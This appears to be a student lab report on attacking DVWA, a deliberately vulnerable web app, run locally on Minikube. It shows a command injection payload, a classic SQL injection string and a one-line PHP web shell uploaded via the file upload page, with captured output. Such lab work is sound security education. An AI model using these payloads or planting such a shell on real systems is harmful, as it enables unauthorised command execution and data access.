

DVWA Kubernetes Setup & Attack Report

DVWA Setup

Kubernetes setup done using Minikube.

DVWA deployed using dvwa.yaml

Security level set to "Low" in the app settings.

Attack 1: Command Injection

Payload Used:

127.0.0.1; ls

Result:

The system executed additional commands showing file directory listing.

Screenshot below shows successful command execution.

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.156 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.035/0.069/0.156/0.050 ms

[help](#)
[index.php](#)
[source](#)

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Attack 2: SQL Injection


Payload Used:

1' OR '1'='1

Result:

Query returned unauthorized access to multiple records.

Screenshot below shows the SQL Injection working.



Attack 3: Command Execution via File Upload

Payload Used (shell.php):

```
<?php  
system($_GET['cmd']);  
?>
```

Steps:


Uploaded shell.php using DVWA's file upload.

Accessed it via browser and passed cmd=ls to see directory listing.

Result:

Command executed via browser URL.

```
nityansh@nityansh-VirtualBox: ~  
nityansh@nityansh-VirtualBox:~$ cat shell.php  
<?php  
system($_GET['cmd']);  
?>  
nityansh@nityansh-VirtualBox:~$
```



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

